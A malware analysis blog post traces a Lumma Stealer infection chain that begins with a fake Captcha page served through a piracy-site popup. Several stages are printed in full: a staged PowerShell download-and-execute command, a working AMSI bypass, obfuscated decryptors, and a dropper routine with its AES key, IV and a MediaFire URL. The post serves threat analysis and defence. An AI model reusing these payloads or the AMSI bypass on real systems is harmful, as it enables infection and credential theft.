Lumma Stealer – A tale that starts with a fake Captcha

v4ensics.gr/lumma-stealer-a-tale-that-starts-with-a-fake-captcha/

admin

March 14, 2025

V4ensics has observed multiple malware campaigns, which start with a fake Captcha page. The victim visits this page either by visiting a spear-phishing link or just, as seen recently in multiple occasions, through a seemingly benigh advertisement / popup in a site, which hosts pirated content (movies and tv series).

In the fake Captcha page, which the present article analyzes, v4ensics was called to investigate the case of a user, who visited a popular site, which hosted pirated movies and tv series. The user was bombarded with multiple popups, presenting him with seemingly benign advertisements. One of these advertisements constituted the first stage of a Lumma Stealer campaign, which by, inadvertently to the user, going through multiple stages, started with the simple advertisement and could end up with the victim being infected by one of the most notorious infostealers in the wild, Lumma Stealer, unless something went wrong in the process (e.g. a security solution blocked one of the campaign stages making it in this way impossible for the final campaign payload to be executed). While visiting the "original" site (in the examined case site with the pirated content) the victim is directed to another page (hxxps://gubanompostra[.]fly[.]storage[.]tigris[.]dev/emogaping-gotten-into-gubano.html), which consists of a fake captcha verification box. The page asks the intended victim to perform specific actions, which end up with the victim running a malicious command through a Windows OS run.exe prompt, so that the victim is verified as Human.




Image 1: Fake Captcha phishing page

The command, which is initially copied to the victim's clipboard is a Powershell command that uses Windows Common Information Model (CIM) to spawn a malicious mshta.exe process. The latter is used to parse and execute the code of an .hta file (Windows HTML Application) located at hxxps[://]iankaxo[.]xyz/mikona-guba[.]m4a.

Image 2: The copied into the clipboard of the victim command

The file mikona-guba.mp4, which is in fact a malicious .hta file, is highly obfuscated. The file begins with an alphanumeric string, followed by seemingly "junk" bytes. A part of the alphanumeric string is displayed in the first of the following two images, while the second one, a portion of which is depicted in the second image, contains seemingly "junk" bytes.




Image 3: Contents of mikona-guba.mp4 – beginning of alphanumeric string

Image 4: Contents of mikona-guba.mp4 – beginning of seemingly "junk" bytes

Analyzing the seemingly "junk" bytes, a couple <script> tags were identified. Some of them contained invalid code (see below).




Image 5: Example of junk code inside some <script> tags

However, 4 of these <script> tags were correctly structured and when combined, they provide the algorithm for decrypting the next stage payload.

```
<script>var fitWP = document.documentElement.outerHTML;</script>

<script>var YqIKx = fitWP.substring(27 , 29295);</script>

<script>eval(YqIKx.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))}))
</script>
```

Image 6: The actually useful payload inside the found "useful" <script> tags

The code depicted above, takes the html code of the page from indices 27 to 29295 (which correspond to the characters of the alphanumeric string mentioned above and depicted partially in image 3), applies a regular expression (/(..)./g) to the obtained characters , and then returns the string from the hexadecimal numbers that matched the regular expression. The returned string is again an obfuscated Javascript code snippet.

```
fitWP(Cafk){var YqIKx= '';for (var RUYP = 0;RUYP < Cafk.length; RUYP++){var wyOF =
String.fromCharCode(Cafk[RUYP] - 814);YqIKx = YqIKx + wyOF}return YqIKx};var YqIKx =
fitWP([926,925,933,915,928,[REDACTED FOR SIMPLICITY],919,924,917,854,865,855]);var RUYP =
fitWP([901,897,913,928,919,926,930,860,897,918,915,922,922]);var fitWP = new
ActiveXObject(RUYP);fitWP.Run(YqIKx, 0, true);
```

Image 7: Contents of the obfuscated javascript code

This time a function (fitWP) takes as argument an array of decimal numbers and is used to decrypt the next stage by subtracting the number 814 from each number. The two variables, which get "decrypted" in this way, are named YqIKx and RUYP.

RUYP decrypts to "WScript.Shell" and is used to create an ActiveXObject that will execute the decrypted payload residing in YqlKx. This payload is an obfuscated powershell command.

```
powershell.exe -w 1 -ep Unrestricted -nop function wSrNgHEjW($VRDpQNBH){-split($VRDpQNBH -replace '..',
'0x$&
')};$aOFK=wSrNgHEjW('0BD7B2DD9100ADE103EE5DECAF0349E6845B6AC04135C868B2D14858E98F3557532EEE53A277A1355F72
367493506CCCF76AC4B1069D1479B6433F4302F5DF1CFC5BE5A9B073D22A0821AF9B5377A701C86F106C3196D5014A702B775F8D4
1A481A953F1BEF52121CD2CC6B78443BFA0B0E03FF1788E75B1227DBED4E698565B45F7C0A686178E2BA1724FAC282100AF1E4E76
1F58A868C415066DC2718949268CC75B5FB9CAB7E958B289393FE9695F696FF9409AAB262A1577D6C028396F60F710B1425D4AFE3
64CF5C6BE9105C3F5C6E2D771D5C9FC166AEEA8346F506205220EFF6F074D5C89CD8E989CC6E2D1C40B37EB27100707894CA76E30
5045122A51CC45DEBF8DC4B653B1DAEF13D70185C435C8D8E80F6555DB9F29B25781EEEEB646A69D496FF27F4A651E4A5D8B67289
2241BB4FA9BAA6DE83AEED99C004661433F33EF83746ABDB6087D8BB82CC642A37E8D06C173BF6D185485C65833642ED8B75C66F4
8CB96B7115EB57C57738F7DEA78CA8C65B125F16B74607CC59637E852794BB8C1BFD33E99C7B134DAF8D18D918A63C23D8ABE59D3
DA8DCA58B2FCE77E3659866D1EF551E44A0B8DE729F50B6BB276782E6614782EC0F79F1E65ACCBEDDEAA6368AD73500ACD01B61BC
1DF61A13012DE9601055CE05B5597E593D1795FD9BA8615A231930B09DE0F31C19306913AEE7C54D1D8EFD716CE006DCE1D542B0F
9D932F2685D939C2C292DBB4845ECF6730F2330B9C7AABDBDEAFF7082BBA61A81F0E18A891ED5FF46CC667F110089D9FD07D56D8C
26BF8644146A8B375308E1977F63A8E44623A7D2F6B40D168957F4D402B7AB7E84E72CDBC5EF0AE096E424267F43045AB3CD40642
2B1C50B4C2C2E73319164BB3F36773355AE1AF92799BD967D79630B482AA7777474D48173F8E59282070D30C0A4AC4C8DBFAB25EE
1967AA7D1F69C6EBC322AF7FA9AC5C713C87A74FEECBC8CAC5B2D8FB672F452DA3C673AFD67BCC7F89491FE6E2CE8C4EA8D43B9D3
A7F0393B7E90B71D0D6DE697506BD3FEBB4B823BC1B20D5A684987C94D0EAC504873DF02C51A342F226D8F3CBE9F39D78843A585C
44D92B5DEA1C5D5DE5109BA6F2791FBA824BABD01F3095AA192348628A21454552E99A068B41C273E7930F33E3B2DD96BDD0AE7A2
D4DB02EDB818B1D2772452241C645A2BD66BA1D1E71EA97B63577592948D54AC35C4FE0DE3B17BE744C26FF420D11D8288FA4498B
2720791B34F8AC4DF7AFC4C07F3F088837FD887A9EAEB6600DA803B0FDAF8FA5EC94635F69C0F948572A763FE73554479478AECC6
A79F283A319292749675686674 98E21C7EADF2B59163CFB6D9089F252FC189F02DEE822FE427454C056991520CF226999C67288B0
AC2D332F46');$BibpyHDM=-join [char[]]
(([Security.Cryptography.Aes]::Create()).CreateDecryptor((wSrNgHEjW('747174685470416C6C4C4D6E52767748')),
[byte[]]::new(16)).TransformFinalBlock($aOFK,0,$aOFK.Length)); & $BibpyHDM.Substring(0,3)
$BibpyHDM.Substring(3)
```

Image 8: Contents of the obfuscated Powershell command

The powershell command performs AES-CBC-128 decryption. The key for decryption is obtained by converting the hexadecimal string “747174685470416C6C4C4D6E52767748” into the ascii string “tqthTpAllLMnRvwH”. The IV corresponds to sixteen null bytes. The decrypted payload is depicted below.

```
iexStart-Process "$env:SystemRoot\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe" -WindowStyle Hidden
-ArgumentList '-w','hidden','-ep','bypass','-nop','-Command','popd;Set-Variable Z8 (.$ExecutionContext.
(($ExecutionContext|Get-Member)[6].Name).GetCommand($ExecutionContext.(($ExecutionContext|Get-Member)
[6].Name).(($ExecutionContext.(($ExecutionContext|Get-Member)[6].Name).PsObject.Methods|Where{(GV
_).Value.Name-clike ''*om*e''}).Name).Invoke(''N*ct'',1,1),
[Management.Automation.CommandTypes]::Cmdlet)Net.WebClient);Set-Item Variable:\\bH
''hxxps[://]mapped01[.]sportsspot-moviebuffs[.]com/gubaa01[.]png'';(Get-Variable Z8 -ValueOnl).((((Get-
Variable Z8 -ValueOnl)|Get-Member)|Where{(GV _).Value.Name-clike ''D*g''}).Name).Invoke((Get-Variable bH
-ValueOnl))|&(COMMAND *ke-*pr*)';$yjVpxNgBl = $env:AppData;function lutoBdKY($PMBwbh, $nOHOZyYo){curl
$PMBwbh -o $nOHOZyYo};function UFTWm(){function xkRGHKI($PvfW){if(!(Test-Path -Path $nOHOZyYo)){lutoBdKY
$PvfW $nOHOZyYo}}}UFTWm;
```

Image 9: AES-128-CBC decrypted powershell payload

The decrypted payload is Powershell code, which creates a WebClient object and uses the function DownloadString with the url hxxps[://]mapped01[.]sportsspot-moviebuffs[.]com/gubaa01[.]png to download the next stage of the malicious campaign. After downloading the file gubaa01.png, the command “Invoke-Expression” is used to execute the payload.

The gubaa01.png file is of course not an image file, but actually an obfuscated powershell script. The script consists of (a) an initial part of obfuscated powershell code with its main purpose being the construction of an XOR-key and the deactivation of AMSI communication and (b) a second part which converts a byte array to a base64 string, decodes it and uses the generated XOR-key to decrypt the next stage.

The first part of the script consists of thousands of lines.

Image 10: The first part of gubaa01.png, with only the first few lines depicted

The function responsible for decrypting the next stage is depicted below.

```
[Byte[]]$DpXJwFkLNBerlKuQhsWZmnFrDKDMPpcs = 83,50,53,122,68,84,111,48,76,68,48,119,98,…[REDACTED FOR
SIMPLICITY];

function fdsjnh {$KSFCHPbDhjadHtwmudfStAnzUvPFBtXsaCOYoZfBLZwzWoT = New-Object
System.Collections.ArrayList;for ($STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI = 0;
$STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI -le $DpXJwFkLNBerlKuQhsWZmnFrDKDMPpcs.Length-1;
$STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI++)
{$KSFCHPbDhjadHtwmudfStAnzUvPFBtXsaCOYoZfBLZwzWoT.Add([char]$DpXJwFkLNBerlKuQhsWZmnFrDKDMPpcs[$STayvijhuQ
gsIVoajVMixrEwruCLIizHfZECMzgI]) | Out-Null};$QkePTLpLVcJloXnkBRcIOHzBDSvLwoTCwlFRKCUAeLpTKhdb =
$KSFCHPbDhjadHtwmudfStAnzUvPFBtXsaCOYoZfBLZwzWoT -join "";$RLdGJepixLXtrhOuNDKftngAKNqfiyoFzzlrnYqYnUl =
[System.Text.Encoding]::UTF8;$zmXojPpWwInePjcnuwDEtcceiVlTzzsZeR =
$RLdGJepixLXtrhOuNDKftngAKNqfiyoFzzlrnYqYnUl.GetBytes("$kWWdZHmACOtYIyNpcRcHGQOmyvOGTxFgFyNnpNvaDrmPwvPH"
);$IeyLMqpUqokzdeuGnvNjAMbMYhKANKowjJgSK =
$RLdGJepixLXtrhOuNDKftngAKNqfiyoFzzlrnYqYnUl.GetString([System.Convert]::FromBase64String($QkePTLpLVcJloX
nkBRcIOHzBDSvLwoTCwlFRKCUAeLpTKhdb));$cmmUuHgeKSEfyEdhukNnigPEzsWpPcomJoj =
$RLdGJepixLXtrhOuNDKftngAKNqfiyoFzzlrnYqYnUl.GetBytes($IeyLMqpUqokzdeuGnvNjAMbMYhKANKowjJgSK);$wIFMegwAFV
wApYIRWKnGuEjYgayEZXAfZa = $(for ($STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI = 0;
$STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI -lt $cmmUuHgeKSEfyEdhukNnigPEzsWpPcomJoj.length; ) {for
($PdtHMZEiWyevFceLUBCdAVVsBvBuSHyGSsHHfbe = 0; $PdtHMZEiWyevFceLUBCdAVVsBvBuSHyGSsHHfbe -lt
$zmXojPpWwInePjcnuwDEtcceiVlTzzsZeR.length; $PdtHMZEiWyevFceLUBCdAVVsBvBuSHyGSsHHfbe++)
{$cmmUuHgeKSEfyEdhukNnigPEzsWpPcomJoj[$STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI] -bxor
$zmXojPpWwInePjcnuwDEtcceiVlTzzsZeR[$PdtHMZEiWyevFceLUBCdAVVsBvBuSHyGSsHHfbe];$STayvijhuQgsIVoajVMixrEwru
CLIizHfZECMzgI++;if ($STayvijhuQgsIVoajVMixrEwruCLIizHfZECMzgI -ge
$cmmUuHgeKSEfyEdhukNnigPEzsWpPcomJoj.Length) {$PdtHMZEiWyevFceLUBCdAVVsBvBuSHyGSsHHfbe =
$zmXojPpWwInePjcnuwDEtcceiVlTzzsZeR.length}}});$wIFMegwAFVwApYIRWKnGuEjYgayEZXAfZa =
$RLdGJepixLXtrhOuNDKftngAKNqfiyoFzzlrnYqYnUl.GetString($wIFMegwAFVwApYIRWKnGuEjYgayEZXAfZa);return
$wIFMegwAFVwApYIRWKnGuEjYgayEZXAfZa}
```

Image 11: The second part of gubaa01.png –function responsible for decrypting the next payload to be executed.

The xor key is stored in the variable $kWWdZHmACOtYIyNpcRcHGQOmyvOGTxFgFyNnpNvaDrmPwvPH.

Before the key obtains its value, the malicious powershell disables the AMSI communication with the antimalware product running on the PC by setting the amsiInitFailed variable to $true, a technique explained in an article by Mdsec.

The payload used to that end is (post performed deobfuscation) is depicted below.

```
(Ref -as [Type]).(Assembly).(GetType)(System.Management.Automation.AmsiUtils).(GetField)
(amsiInitFailed,NonPublic,Static).(SetValue)($null,([int] 100000 -eq [int] 100000))
```

Image 12: Payload used to disable AMSI communication (post performed deobfuscation)

Subsequently, in order to verify that the AMSI bypass executed successfully (AMSI communication was disabled), function System.Management.Automation.AmsiUtils.ScanContent is used on payload “Invoke-

Mimikatz". "Invoke-Mimikatz" usually triggers the signatures of antimalware products resulting in detection of malicious content. The expected by the malicious payload return value is AMSI_RESULT_NOT_DETECTED , which denotes that AMSI has been successfully bypassed. This value is passed to the variable-key$kWWdZHmACOtYIyNpcRcHGQOmyvOGTxFgFyNnpNvaDrmPwvPH to be used for XOR-ing the payload of the next stage.

The full code, which is used to obtain the key (post performed deobfuscation), is depicted below.




Image 13: Command executed to create the XOR key

Finally, with the last part of code contained in the powershell script, the next stage is executed.

Image 14: Obfuscated invoke command

This command corresponds, post deobfuscation, to the command depicted below.

Image 15: Deobfuscated invoke command

If the AMSI bypass result is not the expected one, then the next stage will not be decrypted correctly and the malware pipeline will crash.

The next stage uses an AMSI bypass script, by patching CLR.dll, a technique explained in a relevant article.

The AMSI bypass script is the same as the one found in a public Github repository.

Following the AMSI Bypass payload, the malware to be loaded is assigned to a variable in base64 encoding. This malware is a dotnet dropper which is decoded and then invoked.




Image 16: Base64 encoded Dotnet dropper

Upon loading the dropper into iLSpy, two things can be observed:

1. The name of the assembly is Stddetwi

2. The executable is obfuscated by the software SmartAssembly (version 8.2.0.5183)

```
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Stddetwi")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Stddetwi")]
[assembly: AssemblyCopyright("Copyright ©  2012")]
[assembly: AssemblyTrademark("")]
[assembly: Guid("936a94e7-c5e9-452f-8620-622ca32472a7")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.6", FrameworkDisplayName = ".NET Framework 4.6")]
[assembly: ComVisible(false)]
[assembly: PoweredBy("Powered by SmartAssembly 8.2.0.5183")]
[assembly: SuppressIldasm]
[assembly: AssemblyVersion("1.0.0.0")]
```

Image 17: Details about the executable/assembly. Its name is Stddetwi and it its packed by SmartAssembly

A less obfuscated version of the assembly can be obtained by using the deobfuscator/unpacker de4dot. After examining the decompiled code, a single function stands out.

```
// Stddetwi, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// ns0.Class4
using ...

static byte[] smethod_32()
{
    byte[] buffer = null;
    using (HttpClient httpClient = new HttpClient())
    {
        Stream result = httpClient.GetStreamAsync(new Uri(getString_0(107396077))).Result;
        using MemoryStream memoryStream = new MemoryStream();
        result.CopyTo(memoryStream);
        buffer = memoryStream.ToArray();
    }
    using Aes aes = Aes.Create();
    aes.KeySize = 256;
    aes.Key = Convert.FromBase64String(Class0.string_0);
    aes.IV = Convert.FromBase64String(Class0.string_1);
    ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
    using MemoryStream memoryStream2 = new MemoryStream();
    using MemoryStream stream = new MemoryStream(buffer);
    using CryptoStream cryptoStream = new CryptoStream(stream, transform, CryptoStreamMode.Read);
    cryptoStream.CopyTo(memoryStream2);
    return memoryStream2.ToArray();
}
```

Image 18: Next stage download and decryptrion

The actions performed at this stage, are downloading a file from the internet and then decrypting it using AES-CBC-256. The key, IV and URL are obtained through the resources of the assembly. The process of loading the resources however is still obfuscated by SmartAssembly.

As the decompilation was not very enlightening in finding the required values , the original assembly was loaded into a hex editor. Searching for strings, lead to the discovery of some interesting base64 encoded values.

The strings (at least the printable ones), decode to the values listed in the table below.

Table 1: The printable strings of the executable Stddetwi

CxtSNUQzkKlzkNhlC8Z/cSpyWS7Bib2Gcu7iq3Q+06s=
iTRxDv6ksBVM9w4cvn/NkA==
Unknown file format.
Only BMFont version 3 format data is supported.
Block type
reader
info
common
page
char
kerning
face

```
size
bold
italic
charset
unicode
stretchH
smooth
aa
padding
spacing
outline
lineHeight
base
scaleW
scaleH
packed
alphaChnl
redChnl
greenChnl
blueChnl
id
file
x
y
width
height
xoffset
yoffset
xadvance
chnl
first
second
amount
pages/page
chars/char
kernings/kerning
{0} to {1} = {2}
{0}, {1}, {2}, {3}
fileName
Cannot find file '{0}'
File name not specified
Cannot find file '{0}'.
hxxps[://]www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file
```

Among the strings, 3 in particular stand out.

Table 2: The Key and IV of the AES algorithm as well as the URL of the next stage

String Type	Decoded Value	Purpose
AES Key (in base64)	CxtSNUQzkKlzkNhIC8Z/cSpyWS7Bib2Gcu7iq3Q+06s=	Key used for decryption of downloaded payload
IV (in base64)	iTRxDv6ksBVM9w4cvn/NkA==	Initialization Vector for AES-CBC
URL	hxxps[://]www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file	Download location of encrypted payload

The dropper accesses a mediafire link to download the main malware and decrypts it via the aes key and iv listed in the table above.

The decrypted malware constitutes once more a dotnet assembly, packed with .NET Reactor (as deemed by Detect-it-Easy).




Image 19: DIE result

An overview of the executable is provided in the following image, taken directly from iLSpy.

Image 20: Details about the executable/assembly

The malware contains some encrypted executables in its resources, that are decrypted on runtime. It uses more sophisticated techniques than the previous stages.

Using .NET Reactor slayer a more readable version of the malware can be obtained. The following screenshot is taken directly from DnSpy, which was opted for at this point, due to the fact that it supports dynamic analysis and debugging of the executable (assembly).

